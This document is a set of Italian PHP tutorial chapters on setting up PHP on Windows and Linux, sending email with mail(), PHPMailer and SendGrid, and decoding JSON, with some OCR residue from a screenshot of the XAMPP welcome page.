Capitolo 51: Installazione di un ambiente PHP su Windows

Osservazioni

I servizi HTTP normalmente vengono eseguiti sulla porta 80, ma se si dispone di un'applicazione installata come Skype che utilizza anche la porta 80, non verrà avviata. In tal caso è necessario modificare la sua porta o la porta dell'applicazione in conflitto. Al termine, riavviare il servizio HTTP.

Examples

Scarica e installa XAMPP

Cos'è XAMPP?

XAMPP è l'ambiente di sviluppo PHP più popolare. XAMPP è una distribuzione Apache completamente gratuita, open source e facile da installare contenente MariaDB, PHP e Perl.

Da dove dovrei scaricarlo?

Scarica la versione XAMPP stabile appropriata dalla loro pagina di download . Scegli il download in base al tipo di sistema operativo (versione a 32 o 64 bit e sistema operativo) e alla versione di PHP che deve supportare.

L'ultimo aggiornamento è XAMPP per Windows 7.0.8 / PHP 7.0.8 .

O puoi seguire questo:

XAMPP per Windows esiste in tre diverse versioni:

- Programma di installazione (probabilmente il `.exe format` il modo più semplice per installare XAMPP)
- ZIP (per puristi: XAMPP come ordinario archivio ZIP `.zip format`)
- 7zip: (per puristi con larghezza di banda ridotta: XAMPP come archivio di `.7zip format` 7zip `.7zip format`)

Come installare e dove dovrei posizionare i miei file PHP / html?

Installa con l'installatore fornito

1. Esegui il programma di installazione del server XAMPP facendo doppio clic sul file `.exe` scaricato.

Installa dallo ZIP

1. Decomprimere gli archivi zip nella cartella desiderata.
2. XAMPP sta estraendo nella sottodirectory `C:\xampp` sotto la directory di destinazione selezionata.
3. Ora avvia il file `setup_xampp.bat` , per regolare la configurazione XAMPP sul tuo sistema.

   Nota: se si sceglie una directory root `C:\` come destinazione, non è necessario avviare `setup_xampp.bat` .

Post-Installazione

Usa il "Pannello di controllo XAMPP" per attività aggiuntive, come l'avvio / arresto di Apache, MySQL, FileZilla e Mercury o l'installazione di questi come servizi.

Gestione dei file


L'installazione è un processo semplice e una volta completata l'installazione è possibile aggiungere file html / php da ospitare sul server in `XAMPP-root/htdocs/` . Quindi avviare il server e aprire `http://localhost/file.php` su un browser per visualizzare la pagina.

Nota: la radice XAMPP predefinita in Windows è `C:/xampp/htdocs/`

Digitare uno dei seguenti URL nel browser Web preferito:

```
http://localhost/
http://127.0.0.1/
```

Ora dovresti vedere la pagina iniziale di XAMPP.


Apache Friends
XAMPP Apache + M
Welcome to XAMPP for Windows
translation missing: en.You have successfully installed XAMPP on this syst
components. You can find more info in the FAQs section or check the HOW
Start the XAMPP Control Panel to check the server status.
Community
XAMPP has been around for more than 10 years – there is a huge commu
adding yourself to the Mailing List, and liking us on Facebook, following ou
Contribute to XAMPP translation at translate.
Can you help translate XAMPP for other community members? We need y
set up a site, translate.apachefriends.org, where users can contribute tran
Install applications on XAMPP using Bitnami

- WampServer (32 bit) 3

Fornire attualmente:

- Apache: 2.4.18
- MySQL: 5.7.11
- PHP: 5.6.19 e 7.0.4

L'installazione è semplice, basta eseguire l'installer, scegliere la posizione e terminarla.

Una volta fatto, puoi avviare WampServer. Quindi inizia nella barra delle applicazioni (barra delle applicazioni), inizialmente di colore rosso e diventa verde quando il server è attivo.

È possibile accedere a un browser e digitare **localhost o 127.0.0.1** per ottenere la pagina indice di WAMP. Puoi lavorare su PHP localmente da ora memorizzando i file in `<PATH_TO_WAMP>/www/<php_or_html_file>` e controllare il risultato su `http://localhost/<php_or_html_file_name>`

Installa PHP e usalo con IIS

Prima di tutto è necessario che **IIS** (*Internet Information Services*) sia installato e in esecuzione sul proprio computer; IIS non è disponibile per impostazione predefinita, devi aggiungere la caratteristica dal Pannello di controllo -> Programmi -> Caratteristiche di Windows.

1. Scarica la versione PHP che ti piace da http://windows.php.net/download/ e assicurati di scaricare le versioni NTS (Non-Thread Safe) di PHP.
2. Estrai i file in `C:\PHP\` .
3. Aprire `Internet Information Services Administrator IIS` .
4. Seleziona l'elemento radice nel pannello di sinistra.
5. Fare doppio clic su `Handler Mappings` .
6. Sul pannello laterale destro, fare clic su `Add Module Mapping` .
7. Imposta i valori in questo modo:

```
Request Path: *.php
Module: FastCgiModule
Executable: C:\PHP\php-cgi.exe
Name: PHP_FastCGI
Request Restrictions: Folder or File, All Verbs, Access: Script
```

8. Installare `vcredist_x64.exe` o `vcredist_x86.exe` (Visual C ++ 2012 Redistributable) da https://www.microsoft.com/en-US/download/details.aspx?id=30679

9. Imposta il tuo `C:\PHP\php.ini` , in particolare imposta `extension_dir ="C:\PHP\ext"` .

10. Reimposta IIS: in una console di comando DOS, digita `IISRESET` .

Opzionalmente è possibile installare PHP Manager per IIS che è di grande aiuto per impostare il file ini e tracciare il registro degli errori (non funziona su Windows 10).

Ricordarsi di impostare `index.php` come uno dei documenti predefiniti per IIS.

Se hai seguito la guida all'installazione ora sei pronto per testare PHP.

Proprio come Linux, IIS ha una struttura di directory sul server, la radice di questo albero è `C:\inetpub\wwwroot\` , ecco il punto di ingresso per tutti i tuoi file pubblici e script PHP.

Ora usa il tuo editor preferito, o solo il Blocco note di Windows, e scrivi quanto segue:

```
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

Salvare il file in `C:\inetpub\wwwroot\index.php` usando il formato UTF-8 (senza BOM).

Quindi apri il tuo nuovo sito web usando il tuo browser su questo indirizzo: http://localhost/index.php

Leggi Installazione di un ambiente PHP su Windows online: https://riptutorial.com/it/php/topic/3510/installazione-di-un-ambiente-php-su-windows

Capitolo 52: Installazione su ambienti Linux / Unix

Examples

Installazione da riga di comando usando APT per PHP 7

> Questo installerà solo PHP. Se desideri pubblicare un file PHP sul Web dovrai anche installare un server web come Apache , Nginx o utilizzare il web server di *PHP* integrato (*versione php 5.4+*).
>
> Se sei in una versione di Ubuntu sotto 16.04 e vuoi usare comunque PHP 7, puoi aggiungere il repository PPA di Ondrej facendo: `sudo add-apt-repository ppa:ondrej/php`

Assicurati che tutti i tuoi repository siano aggiornati:

```
sudo apt-get update
```

Dopo aver aggiornato i repository del tuo sistema, installa PHP:

```
sudo apt-get install php7.0
```

Proviamo l'installazione controllando la versione di PHP:

```
php --version
```

Questo dovrebbe produrre qualcosa di simile.

Nota: l'output sarà leggermente diverso.

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.8-0ubuntu0.16.04.1, Copyright (c) 1999-2016, by Zend Technologies
with Xdebug v2.4.0, Copyright (c) 2002-2016, by Derick Rethans
```

Ora hai la possibilità di eseguire PHP dalla riga di comando.

Installazione in distribuzioni Linux Enterprise (CentOS, Linux scientifico, ecc.)

Utilizzare il comando `yum` per gestire i pacchetti nei sistemi operativi basati su Enterprise Linux:

```
yum install php
```

Questo installa un'installazione minima di PHP, incluse alcune funzionalità comuni. Se hai bisogno

di moduli aggiuntivi, dovrai installarli separatamente. Ancora una volta, puoi usare `yum` per cercare questi pacchetti:

```
yum search php-*
```

Esempio di output:

```
php-bcmath.x86_64 : A module for PHP applications for using the bcmath library
php-cli.x86_64 : Command-line interface for PHP
php-common.x86_64 : Common files for PHP
php-dba.x86_64 : A database abstraction layer module for PHP applications
php-devel.x86_64 : Files needed for building PHP extensions
php-embedded.x86_64 : PHP library for embedding in applications
php-enchant.x86_64 : Human Language and Character Encoding Support
php-gd.x86_64 : A module for PHP applications for using the gd graphics library
php-imap.x86_64 : A module for PHP applications that use IMAP
```

Per installare la libreria gd:

```
yum install php-gd
```

Le distribuzioni Linux aziendali sono sempre state conservative con gli aggiornamenti e in genere non si aggiornano oltre la release point con cui sono state distribuite. Un certo numero di repository di terze parti fornisce versioni correnti di PHP:

- IUS
- Remi Colette
- Webtatic

IUS e Webtatic forniscono pacchetti di sostituzione con nomi diversi (ad esempio `php56u` o `php56w` per installare PHP 5.6) mentre il repository di Remi fornisce aggiornamenti sul posto utilizzando gli stessi nomi dei pacchetti di sistema.

Di seguito sono riportate le istruzioni per l'installazione di PHP 7.0 dal repository di Remi. Questo è l'esempio più semplice, in quanto la disinstallazione dei pacchetti di sistema non è richiesta.

```
# download the RPMs; replace 6 with 7 in case of EL 7
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# install the repository information
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# enable the repository
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# install the new version of PHP
# NOTE: if you already have the system package installed, this will update it
yum install php
```

Leggi Installazione su ambienti Linux / Unix online:
https://riptutorial.com/it/php/topic/3831/installazione-su-ambienti-linux---unix

Capitolo 53: Invio di email

Parametri

Parametro	Dettagli
`string $to`	L'indirizzo email del destinatario
`string $subject`	La riga dell'oggetto
`string $message`	Il corpo dell'e-mail
`string $additional_headers`	Opzionale: intestazioni da aggiungere all'email
`string $additional_parameters`	Opzionale: argomenti da passare all'applicazione di invio posta configurata nella riga di comando

Osservazioni

L'e-mail che sto inviando tramite il mio script non arriva mai. Cosa dovrei fare?

- Assicurati di avere segnalazioni di errori attivate per vedere eventuali errori.
- Se hai accesso ai file di log degli errori di PHP, controlla quelli.
- Il comando `mail()` configurato correttamente sul tuo server ? (Se si è in hosting condiviso, non è possibile modificare nulla qui.)
- Se le e-mail stanno scomparendo, avvia un account di posta elettronica con un servizio di posta che ha una cartella di spam (o usa un account di posta che non prevede alcun filtro di spam). In questo modo, puoi vedere se l'e-mail non viene inviata, o forse inviata ma filtrata come spam.
- Hai controllato l'indirizzo "da:" che hai utilizzato per i possibili messaggi "restituiti al mittente"? È anche possibile impostare un indirizzo di rimbalzo separato per i messaggi di errore.

L'e-mail che sto inviando viene filtrata come spam. Cosa dovrei fare?

- L'indirizzo del mittente ("Da") appartiene a un dominio che viene eseguito sul server da cui si invia l'e-mail? Altrimenti, cambialo.

  Non utilizzare mai indirizzi mittente come `xxx@gmail.com` . Utilizza `reply-to` se hai bisogno di risposte per arrivare a un indirizzo diverso.

- Il tuo server è su una lista nera? Questa è una possibilità quando sei in hosting condiviso quando i vicini si comportano male. La maggior parte dei provider di blacklist, come

Spamhaus , ha strumenti che ti permettono di cercare l'IP del tuo server. Esistono anche strumenti di terze parti come MX Toolbox.

- Alcune installazioni di PHP richiedono l'impostazione di un quinto parametro per mail () per aggiungere un indirizzo mittente. Guarda se questo potrebbe essere il tuo caso.
- Se tutto il resto fallisce, prendi in considerazione l'uso di email come un servizio come Mailgun , SparkPost , Amazon SES , Mailjet , SendinBlue o SendGrid , solo per nominarne alcuni. Tutti hanno API che possono essere chiamate usando PHP.

Examples

Invio di e-mail - Informazioni di base, maggiori dettagli e un esempio completo

Una tipica email ha tre componenti principali:

1. Un destinatario (rappresentato come un indirizzo email)
2. Un soggetto
3. Un corpo di messaggio

L'invio di posta in PHP può essere semplice come chiamare la funzione built-in `mail()` . `mail()` richiede fino a cinque parametri, ma i primi tre sono tutto ciò che è necessario per inviare un messaggio di posta elettronica (sebbene i quattro parametri siano comunemente usati come verrà dimostrato di seguito). I primi tre parametri sono:

1. Indirizzo email del destinatario (stringa)
2. L'oggetto dell'email (stringa)
3. Il corpo dell'email (stringa) (ad esempio il contenuto dell'e-mail)

Un esempio minimo sarebbe simile al seguente codice:

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

Il semplice esempio di cui sopra funziona bene in circostanze limitate come l'hardcoding di un avviso e-mail per un sistema interno. Tuttavia, è normale collocare i dati passati come parametri per `mail()` nelle variabili per rendere il codice più pulito e più facile da gestire (ad esempio, costruire dinamicamente una e-mail dall'invio di un modulo).

Inoltre, `mail()` accetta un quarto parametro che ti consente di avere intestazioni di posta aggiuntive inviate con la tua email. Queste intestazioni possono consentire di impostare:

- il nome di `From` e l'indirizzo email che l'utente vedrà
- l'indirizzo email `Reply-To` verrà inviata la risposta dell'utente
- ulteriori intestazioni non standard come `X-Mailer` che possono dire al destinatario che questa email è stata inviata tramite PHP

```
$to      = 'recipient@example.com';             // Could also be $to      =
$_POST['recipient'];
```

```
$subject = 'Email Subject';                    // Could also be $subject = $_POST['subject'];

$message = 'This is the email message body';    // Could also be $message = $_POST['message'];

$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Il quinto parametro opzionale può essere utilizzato per passare altri flag come opzioni della riga di comando al programma configurato per essere utilizzato durante l'invio di posta, come definito dall'impostazione di configurazione `sendmail_path` . Ad esempio, questo può essere utilizzato per impostare l'indirizzo del mittente della busta quando si utilizza sendmail / postfix con l'opzione `-f` sendmail.

```
$fifth  = '-fno-reply@example.com';
```

Anche se l'uso di `mail()` può essere abbastanza affidabile, non è assolutamente garantito che verrà inviata un'e- `mail()` quando viene chiamato `mail()` . Per vedere se c'è un potenziale errore durante l'invio della tua email, dovresti acquisire il valore di ritorno da `mail()` . `TRUE` sarà restituito se la posta è stata accettata con successo per la consegna. Altrimenti, riceverai `FALSE` .

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

NOTA : Sebbene `mail()` possa restituire `TRUE` , ciò *non* significa che l'email è stata inviata o che l'email sarà ricevuta dal destinatario. Indica solo che la posta è stata consegnata con successo al sistema di posta del tuo sistema.

Se desideri inviare un'email HTML, non c'è molto più lavoro che devi fare. Devi:

1. Aggiungi l'intestazione della `MIME-Version`
2. Aggiungi l'intestazione `Content-Type`
3. Assicurati che il tuo contenuto email sia HTML

```
$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '<html><body>This is the email message body</body></html>';
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Ecco un esempio completo di utilizzo della funzione `mail()` di PHP

```
<?php

// Debugging tools. Only turn these on in your development environment.
```

```
error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// Special mail settings that can make mail less likely to be considered spam
// and offers logging in case of technical difficulties.

ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// The components of our email

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';
$headers = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);

// Send the email

$result = mail($to, $subject, $message, $headers);

// Check the results and react accordingly

if ($result) {

    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}
else {

    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.

}
```

Guarda anche

Documentazione ufficiale

- `mail()`
- Configurazione PHP `mail()`

Stack overflow domande correlate

- Il modulo di posta PHP non completa l'invio di e-mail
- Come si assicura che l'e-mail che si invia a livello di programmazione non venga automaticamente contrassegnata come spam?
- Come utilizzare SMTP per inviare e-mail
- Impostazione della busta dall'indirizzo

Mailers alternativi

- PHPMailer
- SwiftMailer
- PEAR :: posta

Email Server

- Mercury Mail (Windows)

Argomenti correlati

- Post / Redirect / Get

Invio di email HTML tramite posta ()

```
<?php
$to      = 'recipent@example.com';
$subject = 'Sending an HTML email using mail() in PHP';
$message = '<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>';

$headers = implode("\r\n", [
    "From: John Conde <webmaster@example.com>",
    "Reply-To: webmaster@example.com",
    "X-Mailer: PHP/" . PHP_VERSION,
    "MIME-Version: 1.0",
    "Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);
```

Questo non è molto diverso dall'invio di un messaggio di posta elettronica in chiaro . Le principali differenze chiave essendo il corpo del contenuto sono strutturate come un documento HTML e ci sono due intestazioni aggiuntive che devono essere incluse in modo che il client di posta elettronica sappia che il messaggio è indirizzato come HTML. Loro sono:

- Versione MIME: 1.0
- Content-Type: text / html; charset = UTF-8

Invio di e-mail di testo semplice tramite PHPMailer

Email di testo di base

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";
```

```
if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

Aggiunta di destinatari addizionali, destinatari CC, destinatari BCC

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Invio di email con un allegato tramite mail ()

```
<?php

$to         = 'recipient@example.com';
$subject    = 'Email Subject';
$message    = 'This is the email message body';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* Attachment content transferred in Base64 encoding
MUST be split into chunks 76 characters in length as
specified by RFC 2045 section 6.8. By default, the
function chunk_split() uses a chunk length of 76 with
a trailing CRLF (\r\n). The 76 character requirement
does not include the carriage return and line feed */
```

```
$content = chunk_split(base64_encode($content));

/* Boundaries delimit multipart entities. As stated
in RFC 2046 section 5.1, the boundary MUST NOT occur
in any encapsulated part. Therefore, it should be
unique. As stated in the following section 5.1.1, a
boundary is defined as a line consisting of two hyphens
("--"), a parameter value, optional linear whitespace,
and a terminating CRLF. */
$prefix     = "part_"; // This is an optional prefix
/* Generate a unique boundary parameter value with our
prefix using the uniqid() function. The second parameter
makes the parameter value more unique. */
$boundary   = uniqid($prefix, true);

// headers
$headers    = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION,
    'MIME-Version: 1.0',
    // boundary parameter required, must be enclosed by quotes
    'Content-Type: multipart/mixed; boundary="' . $boundary . '"',
    "Content-Transfer-Encoding: 7bit",
    "This is a MIME encoded message." // message for restricted transports
]);

// message and attachment
$message    = implode("\r\n", [
    "--" . $boundary, // header boundary delimiter line
    'Content-Type: text/plain; charset="iso-8859-1"',
    "Content-Transfer-Encoding: 8bit",
    $message,
    "--" . $boundary, // content boundary delimiter line
    'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
    "Content-Transfer-Encoding: base64",
    "Content-Disposition: attachment",
    $content,
    "--" . $boundary . "--" // closing boundary delimiter line
]);

$result = mail($to, $subject, $message, $headers); // send the email

if ($result) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.
}
```

Content-Transfer-codifiche

Le codifiche disponibili sono *7bit* , *8bit* , *binary* , *quoted-stampabile* , *base64* , *token ietf* e *x-token* . Di queste codifiche, quando un'intestazione ha un Content-Type *multiparte* , la Content-Transfer-Encoding **non deve** avere alcun altro valore oltre a *7bit* , *8bit* o *binary* come indicato nella RFC 2045, sezione 6.4.

Il nostro esempio sceglie la codifica a 7 bit, che rappresenta i caratteri US-ASCII, per l'intestazione multipart perché, come notato nella sezione 6 dell'RFC 2045, alcuni protocolli supportano solo questa codifica. I dati entro i limiti possono quindi essere codificati su base part-by-part (RFC 2046, sezione 5.1). Questo esempio fa esattamente questo. La prima parte, che contiene il messaggio text / plain, è definita come 8bit poiché potrebbe essere necessario supportare caratteri aggiuntivi. In questo caso, viene utilizzato il set di caratteri Latin1 (iso-8859-1). La seconda parte è l'allegato e quindi è definita come un'applicazione codificata in base64 / octet-stream. Poiché base64 trasforma dati arbitrari nell'intervallo 7bit, può essere inviato su trasporti con restrizioni (RFC 2045, sezione 6.2).

Invio di email HTML tramite PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>";
$mail->AltBody = "This paragraph is not bold.\n\nThis text is not italic.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Invio di email con un allegato tramite PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
```

```
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email with an attachment using PHPMailer.";

// Add Static Attachment
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment , 'RenamedFile.pdf');

// Add Second Attachment, run-time created. ie: CSV to be open with Excel
$csvHeader = "header1,header2,header3";
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";

$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64',
'application/vnd.ms-excel');

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Invio di e-mail di testo semplice con Sendgrid

Email di testo di base

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$sendgrid->send($email);
```

Aggiunta di destinatari addizionali, destinatari CC, destinatari BCC

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setHtml("<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>");

$personalization = new Personalization();
$email = new Email("Recepient Name", "recepient1@example.com");
```

```
$personalization->addTo($email);
$email = new Email("RecepientCC Name", "recepient2@example.com");
$personalization->addCc($email);
$email = new Email("RecepientBCC Name", "recepient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

Invio di e-mail con un allegato utilizzando Sendgrid

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
$attachment->setFilename("RenamedFile.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);

$sendgrid->send($email);
```

Leggi Invio di email online: https://riptutorial.com/it/php/topic/458/invio-di-email

Capitolo 54: JSON

introduzione

JSON (JavaScript Object Notation) è un modo indipendente dalla piattaforma e dal linguaggio per serializzare gli oggetti in testo semplice. Poiché viene spesso utilizzato su Web e così anche per PHP, esiste un'estensione di base per lavorare con JSON in PHP.

Sintassi

- string json_encode (mixed $ value [, int $ options = 0 [, int $ depth = 512]])
- mixed json_decode (stringa $ json [, bool $ assoc = false [, int $ depth = 512 [, int $ options = 0]]])

Parametri

Parametro	Dettagli
json_encode	-
valore	Il valore codificato. Può essere di qualsiasi tipo tranne una risorsa. Tutti i dati di stringa devono essere codificati in UTF-8.
opzioni	Bitmask costituito da JSON_HEX_QUOT, JSON_HEX_TAG, JSON_HEX_AMP, JSON_HEX_APOS, JSON_NUMERIC_CHECK, JSON_PRETTY_PRINT, JSON_UNESCAPED_SLASHES, JSON_FORCE_OBJECT, JSON_PRESERVE_ZERO_FRACTION, JSON_UNESCAPED_UNICODE, JSON_PARTIAL_OUTPUT_ON_ERROR. Il comportamento di queste costanti è descritto nella pagina delle costanti JSON .
profondità	Imposta la profondità massima. Deve essere maggiore di zero.
json_decode	-
jSON	La stringa json viene decodificata. Questa funzione funziona solo con stringhe con codifica UTF-8.
assoc	Dovrebbe funzionare restituire array associativo anziché oggetti.
opzioni	Bitmask delle opzioni di decodifica JSON. Attualmente è supportato solo JSON_BIGINT_AS_STRING (l'impostazione predefinita è il cast di interi grandi come float)

Osservazioni

- **la** gestione **json_decode** di JSON non valido è molto instabile, ed è molto difficile determinare in modo affidabile se la decodifica ha avuto successo, json_decode restituisce null per input non validi, anche se null è anche un oggetto perfettamente valido per JSON da decodificare. **Per evitare tali problemi, devi sempre chiamare json_last_error ogni volta che lo usi.**

Examples

Decodifica una stringa JSON

La funzione `json_decode()` accetta una stringa con codifica JSON come suo primo parametro e la analizza in una variabile PHP.

Normalmente, `json_decode()` restituirà un **oggetto di \ stdClass** se l'elemento di livello superiore nell'oggetto JSON è un dizionario o un **array indicizzato** se l'oggetto JSON è un array. Restituirà anche valori scalari o `NULL` per determinati valori scalari, come stringhe semplici, `"true"` , `"false"` e `"null"` . Restituisce anche `NULL` su qualsiasi errore.

```
// Returns an object (The top level item in the JSON string is a JSON dictionary)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// Returns an array (The top level item in the JSON string is a JSON array)
$json_string = '["Jeff", 20, true, ["red", "blue"]]';
$array = json_decode($json_string);
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

Utilizzare `var_dump()` per visualizzare i tipi e i valori di ogni proprietà sull'oggetto decodificato in precedenza.

```
// Dump our above $object to view how it was decoded
var_dump($object);
```

Uscita (notare i tipi di variabile):

```
class stdClass#2 (4) {
 ["name"] => string(4) "Jeff"
 ["age"] => int(20)
 ["active"] => bool(true)
 ["colors"] =>
   array(2) {
     [0] => string(3) "red"
     [1] => string(4) "blue"
   }
}
```

